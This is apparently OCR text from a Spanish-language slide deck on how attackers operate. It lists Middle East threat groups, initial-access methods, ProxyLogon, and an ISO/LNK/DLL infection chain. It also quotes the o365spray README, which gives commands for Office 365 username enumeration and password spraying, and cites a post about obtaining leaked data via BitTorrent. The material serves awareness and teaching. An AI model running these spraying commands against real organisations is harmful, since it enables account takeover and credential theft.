




Middle East Common Name
Molerats
AridViper
Volatile Cedar
Syrian Electronic Army
Cyber Caliphate Army
Ghost Jackal
Corsair Jackal
Extreme Jackal
Electric Powder
APT-C-23
APT-C-27
Dark Caracal
Tempting Cedar
?
Sandcat
Group WITRE
ZooPark
APT-C-37

COMO TRABAJAN


- PUNTO DE ENTRADA
- MOVIMIENTO LATERAL
- CASHOUT




PUNTO DE ENTRADA

METODOS

- MEDIOS FÍSICOS
- HACKEO EXTERNO
- PHISHING





ProxyLogon

The latest pre-authenticated Remote Code Execution vulnerability on Microsoft Exchange Server

zimbra


Username:

Password:

□ Stay signed in

Sign In

Version: Default ▾ What's This?



.zip file containing .iso downloaded from file transfer website.

.iso file containing .lnk and .dll downloaded to machine.


.iso mounted; user clicks .lnk which executed .dll

Machine infection begins with C2 traffic.

PUNTO DE ENTRADA

METODOS

OFFICE 365



github.com/0xZDH/o365spray

README.md

Usage

```
root@localhost:~# o365spray --validate --domain domain.example

            *** O365 Spray ***

>----------------------------------------<

   > version        :  3.0.2
   > domain         :  domain.example
   > validate       :  True
   > validate_module:  getuserrealm
   > timeout        :  25 seconds
   > start          :  2022-11-13 07:00:17

>----------------------------------------<

[2022-11-13 07:00:17,164] info | Validating: domain.example
[2022-11-13 07:00:17,366] info | [VALID] The following domain appears to be using O365: domain.example
```


Validate a domain is using O365:
`o365spray --validate --domain test.com`

Perform username enumeration against a given domain:
`o365spray --enum -U usernames.txt --domain test.com`

Perform password spraying against a given domain:
`o365spray --spray -U usernames.txt -P passwords.txt --count 2 --lockout 5 --domain test.com`

```
usage: o365spray [flags]

o365spray | Microsoft O365 User Enumerator and Password Sprayer -- v3.0.2
```

VPN



reddit.com/r/OSINT/comments/ugep6q/tip_dont_pay_for_data_leaks_they_are_free_on/

Publicado por u/[deleted] hace 7 meses 2

243

Tip: Don't pay for data leaks, they are free on BitTorrent DHT

How-To

Examples:

https://z.zz.fo/Oanja.png

https://z.zz.fo/hye3Q.png

https://z.zz.fo/WkIIw.png

